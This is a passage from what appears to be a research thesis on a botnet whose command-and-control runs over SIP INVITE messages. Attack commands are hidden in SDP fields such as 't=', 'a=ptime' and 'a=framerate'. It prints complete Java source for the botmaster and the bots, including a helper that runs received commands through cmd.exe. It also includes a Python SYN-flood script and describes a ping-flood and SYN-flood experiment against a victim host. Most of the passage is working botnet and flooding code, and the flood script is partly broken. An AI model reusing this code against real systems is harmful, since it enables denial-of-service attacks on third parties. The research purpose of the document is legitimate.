351             SipURI requestURI = addressFactory.createSipURI(toUser,toSipAddress); //
                 peerHostPort
352 
353             // Create ViaHeaders
354             ArrayList viaHeaders = new ArrayList();
355             String ipAddress = udpListeningPoint.getIPAddress();
356             ViaHeader viaHeader = headerFactory.createViaHeader(ipAddress,sipProvider.
                 getListeningPoint(transport).getPort(),transport, null);
357 
358             // add via headers
359             viaHeaders.add(viaHeader);
360 
361             // Create ContentTypeHeader
```

```
362            ContentTypeHeader contentTypeHeader = headerFactory.createContentTypeHeader("
                   application", "sdp");
363
364            // Create a new CallId header
365            CallIdHeader callIdHeader = sipProvider.getNewCallId();
366
367            // Create a new Cseq header
368            CSeqHeader cSeqHeader = headerFactory.createCSeqHeader(1L,Request.INVITE);
369
370            // Create a new MaxForwardsHeader
371            MaxForwardsHeader maxForwards = headerFactory.createMaxForwardsHeader(70);
372
373            // Create the request.
374            Request request = messageFactory.createRequest(requestURI,Request.INVITE,
                   callIdHeader, cSeqHeader, fromHeader,toHeader, viaHeaders, maxForwards);
375            // Create contact headers
376            String host = "127.0.0.1";
377
378            SipURI contactUrl = addressFactory.createSipURI(fromName, host);
379            contactUrl.setPort(udpListeningPoint.getPort());
380            contactUrl.setLrParam();
381
382            // Create the contact name address.
383            SipURI contactURI = addressFactory.createSipURI(fromName, host);
384            contactURI.setPort(sipProvider.getListeningPoint(transport).getPort());
385
386            Address contactAddress = addressFactory.createAddress(contactURI);
387
388            // Add the contact address.
389            contactAddress.setDisplayName(fromName);
390
391            contactHeader = headerFactory.createContactHeader(contactAddress);
392            request.addHeader(contactHeader);
393
394            String sdpData = "v=0\r\n"
395                    + "o=4855 13760799956958020 13760799956958020"
396                    + " IN IP4  129.6.55.78\r\n" + "s=mysession session\r\n"
397                    + "p=+46 8 52018010\r\n" + "c=IN IP4  129.6.55.78\r\n"
398                    + "t="+epithesi+"\r\n" + "m=audio 6022 RTP/AVP 0 4 18\r\n"
399                    + "a=rtpmap:0 PCMU/8000\r\n" + "a=rtpmap:4 G723/8000\r\n"
400                    + "a=rtpmap:18 G729A/8000\r\n" + "a=ptime:"+ptime+"\r\n"
401                    + "a=framerate:195.251.166.55";
402
403            byte[] contents = sdpData.getBytes();
404
405            request.setContent(contents, contentTypeHeader);
406            inviteTid = sipProvider.getNewClientTransaction(request);
407            // send the request out.
```

```
408             inviteTid.sendRequest();
409             dialog = inviteTid.getDialog();
410
411          } catch (Exception ex) {
412             System.out.println(ex.getMessage());
413             ex.printStackTrace();
414             usage();
415         }
416
417      }
418
419
420    public static void main(String args[]) throws SocketException, UnknownHostException {
421
422          boolean check=true;
423          Scanner sc = new Scanner(System.in);
424
425          myAddress = GetIp();
426          check = Checkip(myAddress);
427          while(!check){
428                 System.out.println("Give ip");
429                 myAddress = sc.next();
430                 check = Checkip(myAddress);
431            }
432         System.out.println("My address: "+myAddress);
433
434         botmaster.init(myAddress);
435
436         Timer timer = new Timer(true);
437         timer.schedule(new RegisterTask(dialog),0,500000);
438
439        String exw,userbot;//variables used for the selection of the bots
440
441        do{
442        try{
443         Thread.sleep(1000);  //1000 milliseconds is one second.
444         } catch(InterruptedException ex) {
445            Thread.currentThread().interrupt();
446         }
447
448        do{
449        System.out.println("Give bot's username");
450        userbot = sc.next();
451        userbot = userbot.toUpperCase();
452        }while(!userbot.contains("BOT"));
453
454
455        System.out.println("=== Give command(for space put underscore): ===");
```

```
456
457         do{
458         System.out.println("Give\n 20 -> read \n30 -> attack \n40 -> stop the attack:");
459         ptime = sc.next();
460         }while(!ptime.equals("20") && !ptime.equals("30") && !ptime.equals("40"));
461
462         if (ptime.equals("20")) {
463
464         do{
465         System.out.println("Give\n '0 0' -> ping flooding\n '1 1' -> tcp flooding :");
466         epithesi = sc.next();
467         }while(!epithesi.equals("0_0") && !epithesi.equals("1_1") );
468
469         if (epithesi.contains("_"))  epithesi=epithesi.replace('_',' ');
470         }
471
472         System.out.println("You are sending to bot: "+userbot);
473         botmaster.send(myAddress,ptime,epithesi,userbot);
474
475         exw = sc.next();
476         exw=exw.toUpperCase();
477
478         }while(!exw.equals("X"));
479
480         System.out.println("Stop\nWaiting for more...");
481     }
482
483 private static final String PATTERN_IP = "^(([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\.)
        {3}([01]?\\d\\d?|2[0-4]\\d|25[0-5])$";
484
485 public static boolean Checkip(final String ip){
486
487        Pattern pattern = Pattern.compile(PATTERN_IP);
488        Matcher matcher = pattern.matcher(ip);
489        return matcher.matches();
490 }
491
492  public static boolean Checkport(final int port){
493          return port>=0 && port<=9999;
494 }
495
496  // GetIp(): finds the host's IP address
497  public static String GetIp()throws SocketException, UnknownHostException,
         SocketException{
498       String ads[] = new String[10];
499          int i=0;
500          Enumeration<NetworkInterface> nets = NetworkInterface.getNetworkInterfaces();
501          for (NetworkInterface netIf : Collections.list(nets)) {
```

```
502              if(netIf.getName().equals("eth1") || netIf.getName().equals("eth0") || netIf.
                     getName().equals("net0")){
503                  for (Enumeration<InetAddress> e = netIf.getInetAddresses(); e.
                         hasMoreElements();){
504                      ads[i]=e.nextElement().getHostAddress();
505                      i++;
506                  }
507              }
508          }
509
510          if (ads[0].contains("192.168") || ads[0].contains("195.251") || ads[0].contains("
                 10.") || ads[0].contains("172."))
511            return ads[0];
512          else if (ads[1].contains("192.168") || ads[1].contains("195.251") || ads[1].
                 contains("10.") || ads[1].contains("172."))
513            return ads[1];
514          else if (ads[2].contains("192.168") || ads[2].contains("195.251") || ads[2].
                 contains("10.") || ads[2].contains("172."))
515            return ads[2];
516          else if (ads[3].contains("192.168") || ads[3].contains("195.251") || ads[3].
                 contains("10.") || ads[3].contains("172."))
517            return ads[3];
518          else if (ads[4].contains("192.168") || ads[4].contains("195.251") || ads[4].
                 contains("10.") || ads[4].contains("172."))
519            return ads[4];
520          else
521              return ads[5];
522  }
523
524
525      public void processIOException(IOExceptionEvent exceptionEvent) {
526          System.out.println("SIP: IOException happened for "+ exceptionEvent.getHost() + "
                  port = "+ exceptionEvent.getPort());
527      }
528
529      public void processTransactionTerminated( TransactionTerminatedEvent
             transactionTerminatedEvent) {
530          System.out.println("SIP: Transaction terminated event recieved");
531      }
532
533      public void processDialogTerminated( DialogTerminatedEvent dialogTerminatedEvent) {
534          System.out.println("SIP: dialogTerminatedEvent");
535      }
536
537  }
```

Bot's code:

```
1  import java.net.InetAddress;
2  import java.net.NetworkInterface;
3  import java.net.SocketException;
4  import java.net.UnknownHostException;
5  import javax.sip.*;
6  import javax.sip.address.*;
7  import javax.sip.header.*;
8  import javax.sip.message.*;
9  import org.apache.log4j.ConsoleAppender;
10 import org.apache.log4j.Level;
11 import org.apache.log4j.Logger;
12 import org.apache.log4j.PatternLayout;
13 import java.text.ParseException;
14 import java.util.*;
15 import java.util.regex.Matcher;
16 import java.util.regex.Pattern;
17 import java.util.Timer;
18 import java.util.TimerTask;
19 import java.lang.Object;
20
21
22 public class Bot implements SipListener {
23
24     public static SipProvider sipProvider;
25
26     public static AddressFactory addressFactory;
27
28     public static MessageFactory messageFactory;
29
30     public static HeaderFactory headerFactory;
31
32     public static SipStack sipStack;
33
34     public ContactHeader contactHeader;
35
36     private static String myAddress;
37
38     private static final int myPort = 5060;
39
40     protected ServerTransaction inviteTid;
41
42     public ClientTransaction clientInviteTid;
43
44     public static ListeningPoint udpListeningPoint;
45
46     private Response okResponse;
47
48     private Request inviteRequest;
```

```
49
50      public static Dialog dialog;
51
52      public String transport = "udp";
53
54      public static final boolean callerSendsBye = true;
55
56      public static Bot bot = new Bot();
57
58      public static String command;
59
60      class MyTimerTask extends TimerTask {
61          Bot bot;
62          public MyTimerTask(Bot bot) {
63              this.bot = bot;
64          }
65
66          public void run() {
67              bot.sendInviteOK();
68          }
69      }
70
71      static  class RegisterTask  extends TimerTask {
72          Dialog dialog;
73          public RegisterTask(Dialog dialog)  {
74              this.dialog = dialog;
75          }
76          public void run () {
77              try {
78                  bot.register(getAddress());
79                  System.out.println("SIP: Registratioin OK");
80
81              } catch (Exception ex) {
82                   ex.printStackTrace();
83                   System.exit(0);
84              }
85          }
86      }
87
88      protected static final String usageString = "java "
89              + "callsetup.Bot \n"
90              + ">>>> is your class path set to the root?";
91
92      private static void usage() {
93          System.out.println(usageString);
94          System.exit(0);
95      }
96
```

```
97      public void processRequest(RequestEvent requestEvent) {
98          Request request = requestEvent.getRequest();
99          ServerTransaction serverTransactionId = requestEvent.getServerTransaction();
100
101         System.out.println("\n\nSIP:  Request " + request.getMethod()
102                 + " received at " + sipStack.getStackName()
103                 + " with server transaction id " + serverTransactionId);
104
105         if (request.getMethod().equals(Request.INVITE)) {
106             processInvite(requestEvent, serverTransactionId);
107         } else if (request.getMethod().equals(Request.ACK)) {
108             processAck(requestEvent, serverTransactionId);
109         } else if (request.getMethod().equals(Request.BYE)) {
110             processBye(requestEvent, serverTransactionId);
111         } else if (request.getMethod().equals(Request.CANCEL)) {
112             processCancel(requestEvent, serverTransactionId);
113         } else {
114             try {
115                 serverTransactionId.sendResponse( messageFactory.createResponse( 202,
                        request ) );
116                 // send one back
117                 SipProvider prov = (SipProvider) requestEvent.getSource();
118                 Request refer = requestEvent.getDialog().createRequest("REFER");
119                 requestEvent.getDialog().sendRequest( prov.getNewClientTransaction(refer)
                         );
120
121             } catch (SipException e) {
122                 e.printStackTrace();
123             } catch (InvalidArgumentException e) {
124                 e.printStackTrace();
125             } catch (ParseException e) {
126                 e.printStackTrace();
127             }
128         }
129
130     }
131
132     public void processResponse(ResponseEvent responseEvent) {  }
133
134     /**
135      * Process the ACK request. Send the bye and complete the call flow.
136      */
137     public void processAck(RequestEvent requestEvent,
138             ServerTransaction serverTransaction) {
139         try {
140             System.out.println("SIP: bot: got an ACK! ");
141             SipProvider provider = (SipProvider) requestEvent.getSource();
142             if (!callerSendsBye) {
```

```
143                 Request byeRequest = dialog.createRequest(Request.BYE);
144                 ClientTransaction ct = provider
145                         .getNewClientTransaction(byeRequest);
146                 dialog.sendRequest(ct);
147             }
148         } catch (Exception ex) {
149             ex.printStackTrace();
150         }
151
152     }
153
154     /**
155      * Process the invite request.
156      */
157     public void processInvite(RequestEvent requestEvent,ServerTransaction
            serverTransaction) {
158
159         ExecuteShellComand obj = new ExecuteShellComand();
160         WriteToFile wr = new WriteToFile();
161         SipProvider sipProvider = (SipProvider) requestEvent.getSource();
162         Request request = requestEvent.getRequest();
163         try {
164             System.out.println("SIP: bot: got an Invite sending Trying");
165
166             String str = request.toString();
167             wr.write(str);
168
169             String rd,victim; //rd: the variable dedicated to read
170             rd=wr.read("ptime");
171
172             if (rd.contains("20")){
173                  rd=wr.read("t=");
174
175                  victim=wr.read("framerate").substring(12);
176
177                   if (rd.contains("0 0")){
178
179                         command="ping -n 300 "+victim;
180                         System.out.println("Command: "+command);
181                   }
182                   else{
183                         command="syn_flood.py "+victim+" 80\n";
184                         System.out.println("Command: "+command);
185                   }
186
187             }
188             else if (rd.contains("30")){
189               System.out.println("Executing command: "+command);
```

```
190
191                 obj.executeCommand(command);
192
193             }
194             else{
195               command="taskkill /f /im ";
196               System.out.println("Executing command: "+command);
197
198               obj.executeCommand(command);
199
200             }
201
202             Response response = messageFactory.createResponse(Response.RINGING, request);
203             ServerTransaction st = requestEvent.getServerTransaction();
204
205             if (st == null) {
206                 st = sipProvider.getNewServerTransaction(request);
207             }
208             dialog = st.getDialog();
209
210             st.sendResponse(response);
211
212             this.okResponse = messageFactory.createResponse(Response.OK, request);
213             Address address = addressFactory.createAddress("Bot <sip:" + myAddress + ":"
                    + myPort + ">");
214             ContactHeader contactHeader = headerFactory.createContactHeader(address);
215             response.addHeader(contactHeader);
216             ToHeader toHeader = (ToHeader) okResponse.getHeader(ToHeader.NAME);
217             toHeader.setTag("4321"); // Application is supposed to set.
218             okResponse.addHeader(contactHeader);
219             this.inviteTid = st;
220             this.inviteRequest = request;
221
222             new Timer().schedule(new MyTimerTask(this), 1000);
223         } catch (Exception ex) {
224             ex.printStackTrace();
225             System.exit(0);
226         }
227     }
228
229     private void sendInviteOK() {
230         try {
231             if (inviteTid.getState() != TransactionState.COMPLETED) {
232                 inviteTid.sendResponse(okResponse);
233             }
234         } catch (SipException ex) {
235             ex.printStackTrace();
236         } catch (InvalidArgumentException ex) {
```

```
237                 ex.printStackTrace();
238             }
239         }
240 
241         /**
242          * Process the bye request.
243          */
244         public void processBye(RequestEvent requestEvent,
245                 ServerTransaction serverTransactionId) {
246             SipProvider sipProvider = (SipProvider) requestEvent.getSource();
247             Request request = requestEvent.getRequest();
248             Dialog dialog = requestEvent.getDialog();
249             System.out.println("SIP: END local party = " + dialog.getLocalParty());
250             try {
251                 System.out.println("SIP: bot:  got a bye sending OK.");
252                 Response response = messageFactory.createResponse(200, request);
253                 serverTransactionId.sendResponse(response);
254 
255             } catch (Exception ex) {
256                 ex.printStackTrace();
257                 System.exit(0);
258 
259             }
260         }
261 
262         public void processCancel(RequestEvent requestEvent,
263             ServerTransaction serverTransactionId) {
264             SipProvider sipProvider = (SipProvider) requestEvent.getSource();
265             Request request = requestEvent.getRequest();
266             try {
267                 System.out.println("SIP: bot:  got a cancel.");
268                 if (serverTransactionId == null) {
269                     System.out.println("SIP: bot:  null tid.");
270                     return;
271                 }
272                 Response response = messageFactory.createResponse(200, request);
273                 serverTransactionId.sendResponse(response);
274                 if (dialog.getState() != DialogState.CONFIRMED) {
275                     response = messageFactory.createResponse(Response.REQUEST_TERMINATED,
                        inviteRequest);
276                     inviteTid.sendResponse(response);
277                 }
278 
279             } catch (Exception ex) {
280                 ex.printStackTrace();
281                 System.exit(0);
282 
283             }
```

```
284     }
285
286     public void processTimeout(javax.sip.TimeoutEvent timeoutEvent) {
287         Transaction transaction;
288         if (timeoutEvent.isServerTransaction()) {
289             transaction = timeoutEvent.getServerTransaction();
290         } else {
291             transaction = timeoutEvent.getClientTransaction();
292         }
293     }
294
295      public void register(String myAddress) {
296
297         try {
298
299             String fromName = "BOT2";
300             String fromSipAddress = myAddress;
301
302             String toSipAddress = "83.212.120.153";
303             String toUser = "BOT2";
304
305             SipURI fromAddress = addressFactory.createSipURI(fromName,
306             fromSipAddress);
307
308             Address fromNameAddress = addressFactory.createAddress(fromAddress);
309             FromHeader fromHeader = headerFactory.createFromHeader(
310             fromNameAddress, null);
311
312             SipURI toAddress = addressFactory
313             .createSipURI(toUser, toSipAddress);
314             Address toNameAddress = addressFactory.createAddress(toAddress);
315             ToHeader toHeader = headerFactory.createToHeader(toNameAddress,
316             null);
317
318             URI requestURI = addressFactory.createURI(
319             "sip:" + toSipAddress);
320
321             // Create ViaHeaders
322             ArrayList viaHeaders = new ArrayList();
323             String ipAddress = udpListeningPoint.getIPAddress();
324             ViaHeader viaHeader = headerFactory.createViaHeader(ipAddress,sipProvider.
                    getListeningPoint(transport).getPort(),transport, null);
325
326             // add via headers
327             viaHeaders.add(viaHeader);
328
329           CallIdHeader callIdHeader = sipProvider.getNewCallId();
330
```

```
331            CSeqHeader cSeqHeader = headerFactory.createCSeqHeader(1L,
332                Request.REGISTER);
333
334             MaxForwardsHeader maxForwards = headerFactory
335                .createMaxForwardsHeader(70);
336
337             Request request = messageFactory.createRequest(requestURI,
338                Request.REGISTER, callIdHeader, cSeqHeader, fromHeader,
339                toHeader, viaHeaders, maxForwards);
340
341             SipURI contactUrl = addressFactory.createSipURI(fromName, fromSipAddress);
342            contactUrl.setPort(udpListeningPoint.getPort());
343             contactUrl.setLrParam();
344
345            SipURI contactURI = addressFactory.createSipURI(fromName, myAddress);
346            contactURI.setPort(sipProvider.getListeningPoint(udpListeningPoint.getTransport
                    ())
347                        .getPort());
348
349            Address contactAddress = addressFactory.createAddress(contactURI);
350
351             contactHeader = headerFactory.createContactHeader(contactAddress);
352            request.addHeader(contactHeader);
353             Header extensionHeader = headerFactory.createHeader("Expires",
354                 "2000");
355             request.addHeader(extensionHeader);
356
357            clientInviteTid = sipProvider.getNewClientTransaction(request);
358            clientInviteTid.sendRequest();
359
360            dialog = clientInviteTid.getDialog();
361
362        } catch (Exception ex) {
363            System.out.println(ex.getMessage());
364            ex.printStackTrace();
365            usage();
366        }
367    }
368
369    public void init(String myAddress) {
370
371        ConsoleAppender console = new ConsoleAppender(); //create appender
372          //configure the appender
373          String PATTERN = "%d [%p|%c|%C{1}] %m%n";
374          console.setLayout(new PatternLayout(PATTERN));
375          console.setThreshold(Level.DEBUG);
376          console.activateOptions();
377          //add appender to any Logger (here is root)
```

```
378            Logger.getRootLogger().addAppender(console);
379          SipFactory sipFactory = null;
380          sipStack = null;
381          sipFactory = SipFactory.getInstance();
382          sipFactory.setPathName("gov.nist");
383          Properties properties = new Properties();
384          properties.setProperty("javax.sip.STACK_NAME", "bot");
385
386          try {
387              // Create SipStack object
388              sipStack = sipFactory.createSipStack(properties);
389          } catch (PeerUnavailableException e) {
390
391              e.printStackTrace();
392              System.err.println(e.getMessage());
393              if (e.getCause() != null)
394                  e.getCause().printStackTrace();
395                  System.exit(0);
396          }
397
398          try {
399              headerFactory = sipFactory.createHeaderFactory();
400              addressFactory = sipFactory.createAddressFactory();
401              messageFactory = sipFactory.createMessageFactory();
402              udpListeningPoint = sipStack.createListeningPoint(myAddress,myPort, "udp");
403
404              Bot listener = this;
405
406              sipProvider = sipStack.createSipProvider(udpListeningPoint);
407              sipProvider.addSipListener(listener);
408
409          } catch (Exception ex) {
410              System.out.println(ex.getMessage());
411              ex.printStackTrace();
412              usage();
413          }
414      }
415
416      public static void main(String args[]) throws SocketException, UnknownHostException {
417
418           boolean check=true;
419           Scanner sc = new Scanner(System.in);
420           myAddress = GetIp();
421
422         check = Checkip(myAddress);
423
424
425              while(!check){
```

```
426                  System.out.println("Give ip");
427                  myAddress = sc.next();
428                  check = Checkip(myAddress);
429              }
430              setAddress(myAddress);
431
432          System.out.println("My Address: "+myAddress);
433
434          bot.init(myAddress);
435
436          Timer timer = new Timer(true);
437          timer.schedule(new Bot.RegisterTask(dialog),0,500000);
438      }
439
440      public static void setAddress(String ad){myAddress=ad;}
441
442      public static String getAddress(){return myAddress;}
443
444  private static final String PATTERN_IP = "^(([01]?\\d\\d?|2[0-4]\\d|25[0-5])\\.)
         {3}([01]?\\d\\d?|2[0-4]\\d|25[0-5])$";
445
446  public static boolean Checkip(final String ip){
447
448        Pattern pattern = Pattern.compile(PATTERN_IP);
449        Matcher matcher = pattern.matcher(ip);
450        return matcher.matches();
451  }
452
453   // GetIp(): finds the host's IP address
454   public static String GetIp()throws SocketException, UnknownHostException,
          SocketException{
455       String ads[] = new String[10];
456          int i=0;
457          Enumeration<NetworkInterface> nets = NetworkInterface.getNetworkInterfaces();
458          for (NetworkInterface netIf : Collections.list(nets)) {
459              if(netIf.getName().equals("eth1") || netIf.getName().equals("eth0") || netIf.
                     getName().equals("net0") || netIf.getName().equals("eth4")){
460                  for (Enumeration<InetAddress> e = netIf.getInetAddresses(); e.
                         hasMoreElements();){
461                      ads[i]=e.nextElement().getHostAddress();
462                      i++;
463                  }
464              }
465          }
466
467          if (ads[0].contains("192.168") || ads[0].contains("195.251") || ads[0].contains("
              10.") || ads[0].contains("172."))
468              return ads[0];
```

```
469         else if (ads[1].contains("192.168") || ads[1].contains("195.251") || ads[1].
                contains("10.") || ads[1].contains("172."))
470           return ads[1];
471         else if (ads[2].contains("192.168") || ads[2].contains("195.251") || ads[2].
                contains("10.") || ads[2].contains("172."))
472           return ads[2];
473         else if (ads[3].contains("192.168") || ads[3].contains("195.251") || ads[3].
                contains("10.") || ads[3].contains("172."))
474           return ads[3];
475         else if (ads[4].contains("192.168") || ads[4].contains("195.251") || ads[4].
                contains("10.") || ads[4].contains("172."))
476           return ads[4];
477         else
478             return ads[5];
479 }
480
481
482     public void processIOException(IOExceptionEvent exceptionEvent) {
483         System.out.println("SIP: IOException");
484
485     }
486
487     public void processTransactionTerminated(
488             TransactionTerminatedEvent transactionTerminatedEvent) {
489         if (transactionTerminatedEvent.isServerTransaction())
490             System.out.println("SIP: Transaction terminated event recieved" +
                    transactionTerminatedEvent.getServerTransaction());
491         else
492             System.out.println("SIP: Transaction terminated "+ transactionTerminatedEvent
                    .getClientTransaction());
493
494     }
495
496     public void processDialogTerminated(DialogTerminatedEvent dialogTerminatedEvent) {
497         System.out.println("SIP: Dialog terminated event recieved");
498         Dialog d = dialogTerminatedEvent.getDialog();
499         System.out.println("SIP: Local Party = " + d.getLocalParty());
500     }
501
502 }
```

Furthermore, we used two additional methods which supported the operation of our botnet. The WriteToFile method is used by bots (is used in Bot's code) to write and read from a file the commands placed by the botmaster. Moreover, the ExecuteShellComand method is used by bots to execute the commands coming from the botmaster in shell

mode.

WriteToFile code:

```
1  import java.io.BufferedReader;
2  import java.io.BufferedWriter;
3  import java.io.DataInputStream;
4  import java.io.File;
5  import java.io.FileInputStream;
6  import java.io.FileWriter;
7  import java.io.IOException;
8  import java.io.InputStreamReader;
9
10 public class WriteToFile {
11
12     public void write(String content){
13     try {
14
15       File file = new File("C:/Windows/Temp/edw.txt");
16
17       // if file doesnt exists, then create it
18       if (!file.exists()) {
19         file.createNewFile();
20       }
21
22       FileWriter fw = new FileWriter(file.getAbsoluteFile());
23       BufferedWriter bw = new BufferedWriter(fw);
24                         bw.newLine();
25       bw.write(content);
26
27       bw.close();
28
29     } catch (IOException e) {
30       e.printStackTrace();
31     }
32     }
33
34     public String read(String str){
35     String lastLine="";
36
37          try{
38                FileInputStream fstream = new FileInputStream("C:/Windows/Temp/edw.txt");
                       //   C:/Users/diverso/edw.txt
39                // Get the object of DataInputStream
40                DataInputStream in = new DataInputStream(fstream);
41                BufferedReader br = new BufferedReader(new InputStreamReader(in));
42
43                String strLine;
44                //Read File Line By Line
```

```
45                 while ((strLine = br.readLine()) != null)    {
46
47                     if (strLine.contains(str))
48                         return strLine;
49
50                 if (strLine!=null) lastLine=strLine;
51                 }
52                 // to crypted einai i teleutaia seira tou arxeiou
53
54                 //Close the input stream and buffer
55                 br.close();
56                 in.close();
57                 }
58                 catch (Exception e){//Catch exception if any
59                     System.err.println("Error: " + e.getMessage());
60                 }
61
62           return lastLine;
63     }
64
65 }
```

ExecuteShellComand code:

```
 1 import java.io.*;
 2
 3 public class ExecuteShellComand {
 4     static String kill=null;
 5   public void executeCommand(String command) throws IOException {
 6
 7
 8             if (command.contains("ping")){
 9                 kill="ping.exe";
10             }
11             else if (command.contains("syn_flood")){
12                 kill="python.exe";
13             }
14             else
15                 command = command+kill;
16
17         ProcessBuilder builder = new ProcessBuilder(
18             "cmd.exe", "/c", "cd \"C:\\Python34\" && "+command);
19         builder.redirectErrorStream(true);
20         Process p = builder.start();
21
22   }
23
24 }
```

We also used a script in python so as bots could execute a syn flood attack.

Syn flood script:

```

import socket
import random
import sys
import threading

interface     = None
target        = None
port          = None
thread_limit = None
total         = 0

class sendSYN(threading.Thread):
  global target, port
  def __init__(self):
    threading.Thread.__init__(self)

  def run(self):

    s = socket.socket()
    s.connect((target,port))


if __name__ == "__main__":

  if len(sys.argv) != 3:
    print ("Usage: %s <Interface> <Target IP> <Port>" % sys.argv[0])
    exit()

  target            = sys.argv[1]
  port              = int(sys.argv[2])

  print ("Flooding %s:%i with SYN packets." % (target, port))
  while True:
    ##if threading.activeCount() < thread_limit:
      sendSYN().start()
      total += 1
      sys.stdout.write("\rTotal packets sent:\t\t\t%i" % total)
```

6.2 Botnet Operation

The first thing that the botmaster and bots have to do when booting up is register with the server. The request-response message pattern is as in figure 6.4:

```
⊟ Session Initiation Protocol (REGISTER)
  ⊟ Request-Line: REGISTER sip:83.212.120.153 SIP/2.0
      Method: REGISTER
    ⊞ Request-URI: sip:83.212.120.153
      [Resent Packet: False]
  ⊟ Message Header
      Call-ID: 48b3d9b38c333d48ffac42fc42d89046@195.251.166.78
    ⊞ CSeq: 1 REGISTER
    ⊞ From: <sip:BOT@195.251.166.78>
    ⊞ To: <sip:BOT@83.212.120.153>
    ⊞ Via: SIP/2.0/UDP 195.251.166.78:5060;branch=z9hG4bK-323434-931628f8bd8d2d08355274cafe8cf0c3
      Max-Forwards: 70
    ⊞ Contact: <sip:BOT@195.251.166.78:5060>
      Expires: 500
      Content-Length: 0
```

Figure 6.1: A typical SIP REGISTER request

This register request showed in 6.1 is from a bot trying to register to the server which has IP 183.212.120.153. The bot has username BOT and IP address 195.251.166.78, which is the host's IP.

```
⊟ Session Initiation Protocol (200)
  ⊟ Status-Line: SIP/2.0 200 OK
      Status-Code: 200
      [Resent Packet: False]
  ⊟ Message Header
      Call-ID: 48b3d9b38c333d48ffac42fc42d89046@195.251.166.78
    ⊞ CSeq: 1 REGISTER
    ⊞ From: <sip:BOT@195.251.166.78>
    ⊞ To: <sip:BOT@83.212.120.153>;tag=b27e1a1d33761e85846fc98f5f3a7e58.823b
    ⊞ Via: SIP/2.0/UDP 195.251.166.78:5060;branch=z9hG4bK-323434-931628f8bd8d2d08355274cafe8cf0c3
    ⊞ Contact: <sip:BOT@195.251.166.78:5060>;expires=500
      Server: kamailio (3.2.4 (x86_64/linux))
      Content-Length: 0
```

Figure 6.2: A SIP OK response

The figure 6.2 shows the response of the Kamailio SIP server [39]. This is an OK response, so its status code is 200. With this response the registration is completed and now the bot is reachable by the botmaster with the address BOT@183.212.120.153. Therefore, botmaster can find all of his bots at the address 183.212.120.153 with a different username. For instance, our bots register to the server with usenames BOT1, BOT2 and so on depending on the number of the available bots.

The botmaster and the bots have been programmed so as to register again within a time period (expired period) to stay continually in communication.

After registration, a bot waits for a request to be sent by the botmaster. To begin with, the botmaster sends via the SIP server an invitation to all bots. Included in this request there is some information regarding the commands which the bots are going to execute. In our experiment the botmaster use the botnet to execute two kinds of attacks; ping flood and SYN flood attacks. The botmaster sends three INVITE requests in total to bots in order to perform an attack with the botnet. In these three invitations the

botmaster changes specific SDP data descriptors to pass the desirable commands to bots. In more detail the changeable SDP data descriptors of an INVITE request are explained in table ??. In addition to the changeable SDP data descriptors are shown in figure 6.3:

```
v=0
o=4855 13760799956958020 13760799956958020 IN IP4  129.6.55.78
s=mysession session
p=+46 8 52018010
c=IN IP4  129.6.55.78
t=0 0
m=audio 6022 RTP/AVP 0 4 18
a=rtpmap:0 PCMU/8000
a=rtpmap:4 G723/8000
a=rtpmap:18 G729A/8000
a=ptime:40
a=framerate:83.212.120.158
```

Figure 6.3: Changeable sdp data descriptors

Essentially, the time descriptor is referred to the type of the attack. As already explained in section5.3 if t equals "0 0", means that the bots shall do a ping flood attack. If t equals "1 1" means they are going to perform a SYN flood one. Furthermore, there are also two attribute descriptors which contain information for the bots. In our experiments we assign to a=ptime attribute descriptor three values, 20, 30 and 40. When a bot gets the request with SDP data attribute descriptor a=ptime:20 it is simply going to read the time descriptor and therefore will understand (save) that it is going to perform the attack referred to that descriptor. If a=ptime equals 30 it is going to execute the attack it has previously read from the time descriptor. Finally, if the attribute descriptor equals 40 it is going to stop the ongoing attack. Moreover, the attribute descriptor a=framerate holds the victim's IP, which in that case is 83.212.120.158 and as already pointed out the bot reads it when the a=ptime descriptor is 20.

With each INVITE request that botmaster sends a new media session is established. This procedure is depicted in figures 5.1 and 6.4. Also figure 6.4 illustrates the request/response pattern which takes place during a media session. As expected, the BYE request is not being sent because we do not want to terminate the transaction between the botmaster and the bots.

In the first INVITE request the attribute a=ptime equals 20 so that the bots can read the information that the botmaster has sent. In the second INVITE request the attribute changes to 30 for the bots to be able to execute the chosen attack against the designated

victim. In the third INVITE request the value alters to 40 in order to stop the execution of the attack.

Source	Destination	Protocol	Info
195.251.166.78	83.212.120.153	SIP	Request: REGISTER sip:83.212.120.153 (1 binding) |
83.212.120.153	195.251.166.78	SIP	Status: 200 OK (1 binding) |
195.251.166.57	83.212.120.153	SIP	Request: REGISTER sip:83.212.120.153 (1 binding) |
83.212.120.153	195.251.166.57	SIP	Status: 200 OK (1 binding) |
195.251.166.57	83.212.120.153	SIP/SDP	Request: INVITE sip:BOT@83.212.120.153 |
83.212.120.153	195.251.166.57	SIP	Status: 100 trying -- your call is important to us
83.212.120.153	195.251.166.78	SIP/SDP	Request: INVITE sip:BOT@195.251.166.78:5060 |
195.251.166.78	83.212.120.153	SIP	Status: 180 Ringing |
83.212.120.153	195.251.166.57	SIP	Status: 180 Ringing |
195.251.166.78	83.212.120.153	SIP	Status: 200 OK |
83.212.120.153	195.251.166.57	SIP	Status: 200 OK |
195.251.166.57	83.212.120.153	SIP	Request: ACK sip:195.251.166.78:5060 |
83.212.120.153	195.251.166.78	SIP	Request: ACK sip:195.251.166.78:5060 |

Figure 6.4: SIP request/response pattern

Figure 6.4 displays the request/response pattern of a botmaster and a bot, including the C&C server. The bot has the 195.251.166.78 IP address and the botmaster has the 195.251.166.57 one. The server's IP is 83.212.120.153. First off, the botmaster sends a REGISTER request to the server and it answers with an OK response. The bot attempts the same action. After successful registration, the botmaster sends an INVITE request to the bot via the C&C server. This is shown in figure 6.4 where the two INVITE requests are being sent. The first request has as source IP, the botmaster's IP and as destination IP, the server's IP. Then, the second INVITE request is sent from the server's IP to that of the bot. After that, the bot answers with an OK response via the server. Finally, the botmaster sends an ACK request to the bot as well via the server. Now the communication between the botmaster and the bot has been established.

6.3 Experimental Results

As already pointed out in the previous section, we have collected results for the two different kinds of attacks. For our experiments, we use 8 bots attacking a victim. Also, for the experiments we employed the following machines (including the victim) and all of them had the same characteristics:

- Intel CPU i3
- 4 GB RAM
- Network interface: 100 Mbps

C&C server's characteristics:

- kamailio v3.2
- 6 GB RAM
- Intel CPU i7
- Network interface: 100 Mbps

The state of the victim machine has been monitored while it was under the attack by 1, 2, 4 and 8 bots. In our experiments we use the following metrics to assess the effectiveness of the attacks at the victim side:

- Metric 1: Used physical memory
- Metric 2: Bandwidth consumption
- Metric 3: Network I/O activity(Kbps)
